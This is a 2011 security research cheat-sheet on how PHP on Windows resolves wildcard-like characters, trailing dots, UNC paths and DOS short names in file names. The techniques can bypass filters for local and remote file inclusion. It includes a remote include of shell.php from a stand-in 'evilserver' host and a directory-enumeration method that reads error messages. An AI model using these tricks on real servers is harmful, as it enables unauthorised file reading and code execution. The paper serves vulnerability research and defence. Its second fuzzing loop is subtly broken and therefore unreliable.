Oddities of PHP file access in Windows®. Cheat-sheet.

Vladimir Vorontsov (d0znpp@onsec.ru / https://twitter.com/#!/d0znpp),
Arthur Gerkis (arthur.gerkis@onsec.ru / https://twitter.com/#!/ax330d).

ONsec - security research team (http://onsec.ru).

Greetz to RDOT (http://rdot.org)

12.01.2011.

Abstract

Notorious web development language, PHP, is under constant watch of the hackers, security researchers and other persons who just love to tinker around some stuff. Numerous vulnerabilities and bugs of PHP interpreter regularly highlights bug-tracks, wakes up administrators and burdens the minds of web site owners. And we never can know what nifty tricks PHP interpreter had reserved for our next day. In this paper we will describe details about how PHP treats file names on Windows operating systems, regarding the presence of different fuzzy characters.

Contents

1. The prologue of current research

The reason for this research were the fuzzing results presented on the page http://code.google.com/p/pasc2at/wiki/SimplifiedChinese :

```
<?php
for ($i=0; $i<255; $i++) {
        $url = '1.ph' . chr($i);
        $tmp = @file_get_contents($url);
        if (!empty($tmp)) echo chr($i) . "\r\n";
}
?>
```

Running the code shown above, proves that the file in Windows can be obtained by 4 names:

- 1.ph**P**
- 1.ph**p**
- 1.ph**>**
- 1.ph**<**

While there is really no difference between first two file names on Windows operating systems because file system treats them as case insensitive, other file names can make us to ponder. Current paper will show the results of further investigation of such weird behavior.

Following PHP interpreter versions were tested: PHP 4.9, PHP 5.2, PHP 5.3, PHP 6.0. Operating systems that were tested: Windows XP SP3 x32, Windows XP SP2 x64, Windows 7, Windows Server 2003. Due to the nature of described bug, it is believed that nearly all other Windows OS's and PHP interpreter versions are affected.

2. Investigating our fuzzing results

To continue research and get more information about bug, we have expanded the range of selection for up to two bytes:

```
<?php
for ($j=0; $i<256; $j++) {
       for ($i=0; $i<256; $i++) {
                $url = '1.p' . chr($j) . chr($i);
                $tmp = @file_get_contents($url);
                if (!empty($tmp)) echo chr($j) . chr($i) . "\r\n";
       }
}
?>
```

While debugging PHP interpreter, we have revealed out that such "magic" behavior of the function is the result of the WinAPI function *FindFirstFile()* call (http://msdn.microsoft.com/en-us/library/aa364418(v=vs.85).aspx). Moreover, during the trace of call stack it was found out that the character > gets replaced with ?, character < transforms to *, and " (double quote) is replaced by a . (dot). This bug has already been described in MSDN in 2007 year: http://msdn.microsoft.com/en-us/library/community/history/aa364418(v=vs.85).aspx?id=3.

Note: this bug is not fixed up to these days for all Windows operating systems!

The use of *FindFirstFile()* in the PHP interpreter is much wider than fuzzed *file_get_contents()*. Results of the functions audit regarding the presence of this vulnerability are presented in Table 1.

Table 1. PHP functions that calls WinAPI *FindFirstFile()* function.

№	Status	Function	Type of operation
1.	OK	include()	Include file
2.	OK	include_once()	Include file
3.	OK	require()	Include file
4.	OK	require_once()	Include file
5.	OK	fopen()	Open file
6.	OK	ZipArchive::open()	Archive file
7.	OK	copy()	Copy file
8.	OK	file_get_contents()	Read file
9.	OK	parse_ini_file()	Read file
10.	OK	readfile()	Read file
11.	OK	file_put_contents()	Write file
12.	OK	mkdir()	New directory creation
13.	OK	tempnam()	New file creation
14.	OK	touch()	New file creation
15.	OK	move_uploaded_file()	Move operation
16.	OK	opendir()	Directory operation
17.	OK	readdir()	Directory operation
18.	OK	rewinddir()	Directory operation
19.	OK	closedir()	Directory operation
20.	FAIL	rename()	Move operation
21.	FAIL	unlink()	Delete file
22.	FAIL	rmdir()	Directory operation

Also we have found the “magic” difference between call of the function *FindFirstFile()* directly from compiled C++ code and within the function of the PHP interpreter, e.g. via *file_get_contents()*.


To run direct call of the function *FindFirstFile()*, we have used following sample code from MSDN (http://msdn.microsoft.com/en-us/library/aa364418(v=vs.85).aspx):

```
#include <windows.h>
#include <tchar.h>
#include <stdio.h>

void _tmain(int argc, TCHAR *argv[])
{
   WIN32_FIND_DATA FindFileData;
   HANDLE hFind;

   if( argc != 2 )
   {
      _tprintf(TEXT("Usage: %s [target_file]\n"), argv[0]);
      return;
   }
   _tprintf (TEXT("Target file is %s\n"), argv[1]);
   hFind = FindFirstFile(argv[1], &FindFileData);
   if (hFind == INVALID_HANDLE_VALUE)
   {
      printf ("FindFirstFile failed (%d)\n", GetLastError());
      return;
   }
   else
   {
      _tprintf (TEXT("The first file found is %s\n"),
                FindFileData.cFileName);
      FindClose(hFind);
   }
}
```

Compiled executable was executed in command line with following arguments: *test.exe "C:\bo<"*. Whereas for the second case we called PHP code: *file_get_contents('C:\bo<');*.

We have used ProcessMonitor tool (http://technet.microsoft.com/ru-ru/sysinternals/bb896645) to watch how both calls are handled. Results are shown on the Picture 1.: on the left side we can see the call from PHP interpreter, on the right - command line MSDN sample.

Picture 1. Call difference between PHP interpreter and directly WinAPI.



At the same time PHP call like this: *file_get_contents('C:/bo<<')* works fine. Result of such call is shown on the left side of the picture.

3. Collecting together all the known tricks to access files in Windows

During our research we have tested different combinations of file names and functions, that resulted into the following cheat-sheet.

Note: during the call of the function *FindFirstFile()* within PHP, characters * and ? will not work in the file names as you might expect - they will be filtered.

1. During the call of the function *FindFirstFile()*, symbol < gets replaced with *, what means the regular expression mask of any amount of any symbol. But there were found cases when such behavior does not work as expected. To ensure proper replacement to symbol *, two symbols << should be used. **Example:** *include('shell<');* will include file with the mask *shell** - if there is more than one file that applies to the mask, then file that goes first by the order of the alphabet will be included.
2. During the call of the function *FindFirstFile()*, symbol > gets replaced with ?, what means any single symbol. **Example:** *include('shell.p>p');* will include file with the mask *shell.p?p* - if there is more than one file that applies to the mask, then file that goes first by the order of the alphabet will be included.
3. During the call of the function *FindFirstFile()*, symbol " gets replaced with dot. **Example:** *include('shell"php');* is equal to *include ('shell.php');*

4. If the first symbol of the file name is dot, then such file can be read regardless the presence of the dot.

Example:

fopen("htaccess"); is equal to *fopen(".htaccess");*. More sophisticated example using p.1.: *fopen("h<<");*.

This example will work only in that case, if there is no such file that starts with "h" and is in alphabetical order before file name "htaccess".

5. At the end of the file names can be used sequences of one or both slash types (C-style slash and backslash), between whom it is possible to put dot, while at the end dot also must be present.

Example:

fopen("config.ini\\./\/\/.");

fopen("config.ini\./.\.");

fopen("config.ini\\\.");

fopen("config.ini.....");

6. It is possible to use network names starting with \\, following by any symbol, except the dot. This is obvious and was known for a long time. As addendum - if network name does not exist, then the file operation will take additionally 4 seconds, what can cause time expiration and *max_execution_time* error. Also, this allows to bypass *allow_url_fopen=Off* and can lead to RFI.

Example:

include ('\\evilserver\shell.php');

7. Those expanded file names, that starts from \\.\, can be used to switch between disk names in file name.

Example:

include('\\.\C:\my\file.php\..\..\..\D:\anotherfile.php');

8. Alternative disk naming syntax can be used to bypass filtering of the slash character.

Example:

file_get_contents('C:boot.ini'); is equal to *file_get_contents ('C:/boot.ini');*

9. You can use short DOS-compatible file and directory names. No doubts, this is nothing new. But we would like to point out that if directory contains more than 4 files with less than 3 characters, then the short name will be appended with 4 hex characters.
The same name will be given to file if directory contains more than 4 names, that starts with the same two characters.

Quote from http://technet.microsoft.com/en-us/library/cc722482.aspx :

Specifically, if more than four files use the same six-character root, additional file names are created by combining the first two characters of the file name with a four-character hash code and then appending a unique designator. A directory could have files named MYFAVO ~ 1.DOC, MYFAVO ~ 2.DOC, MYFAVO ~ 3.DOC, and MYFAVO ~ 4.DOC. Additional files with this root could be named MY3140 ~ 1.DOC, MY40C7 ~ 1.DOC, and MYEACC ~ 1.DOC.

Example:

in.conf has DOS name *IND763 ~ 1.CON*, thus, it can be read by the following code:
file_get_contents('<<D763<<');, which does not contain any single byte from original file name at all!
It is not mentioned in any documentation how those 4 hex symbols get counted, but it seems that they depend only on the file name.

10. In PHP command line environment (that is, php.exe, not mod_php) works specifics of reserved file names: *aux, con, prn, com1-9, lpt1-9*.

Example:

*file_get_contents('C:/tmp/**con**.jpg');* will endlessly read null-bytes from the CON device, awaiting for EOF.

Example:

*file_put_contents('C:/tmp/**con**.jpg',chr(0x07));* will beep from the server speakers (like Morze music)

4. More exploitation variations

In addition to all of the shown kinds of possibilities to bypass file names filters and web application firewalls, you can exploit this behavior to get the list of directories and files on the server.

Consider the following example:

```
<?php
      file_get_contents("/images/".$_GET['a'].".jpg");
      //or another function from Table 1, i.e. include().
?>
```

Send the request to application as *test.php?a=../a<%00* and look at the result:

Warning: include(/images/../a<) [function.include]: failed to open stream: ***Invalid argument in*** *...*

or

Warning: include(/images/../a<) [function.include]: failed to open stream: ***Permission denied*** *...*

In the first case, the server has not found any directory beginning with the letter "a" in the root of web application, in the second - has found. Then you can start to extract second letter and so on. To speed up extraction process, you can use phonetics (see http://www.exploit-db.com/papers/13696/). Here also works good old technique of exploitation of "2blind SQL injection".

It was noted that sometimes PHP provides server path found in the error message:

*Warning: include(****/admin_h1d3****) [function.include]: failed to open stream: Permission denied…*

Thus, if two directories are both beginning with letter "a", then in the case of the error directory that comes first by alphabetical order will be returned. For example, if you have two directories named as "admin" and "admin2", then request a<< will return only the first one, that is, "admin".

5. Conclusion

While here is not so much fault of PHP interpreter itself, we see that trusting and relying on another code, moreover, forced its usage, can lead to such subtle bugs, that inevitably turns into vulnerabilities. That broadens capabilities of obfuscation methods and finally results into delayed web application, IDS, IPS rules updates. Code that needs protection hopefully becomes patched, and gets bloated. However, this is not really a problem of our topic. At the current state we can recommend just to write more strict filters, write them carefully, as usual.

As this is the problem of underlying layer, we thought that similar issues could be found in other server software applications. We have checked MySQL5, but the results shows that it is not subjected to described bug. However, we suggest that similar bugs could be found in other interpreters like Perl, Python, Ruby and others as well.

We also hope that our research will help to make one step forward to start software developers take security seriously, think creative and stop postponing fixing from the first sight tenuous bugs.

6. References

1. PHP application source code audits advanced technology: http://code.google.com/p/pasc2at/wiki/SimplifiedChinese
2. MSDN FindFirstFile Function reference: http://msdn.microsoft.com/en-us/library/aa364418(v=vs.85).aspx
3. MSDN comments history: http://msdn.microsoft.com/en-us/library/community/history/aa364418(v=vs.85).aspx?id=3
4. MSDN article «Naming Files, Paths, and Namespaces»: http://msdn.microsoft.com/en-us/library/aa365247(v=vs.85).aspx
5. Technet article «Managing Files and Directories»: http://technet.microsoft.com/en-us/library/cc722482.aspx
6. Paper «Technique of quick exploitation of 2blind SQL Injection»: http://www.exploit-db.com/papers/13696/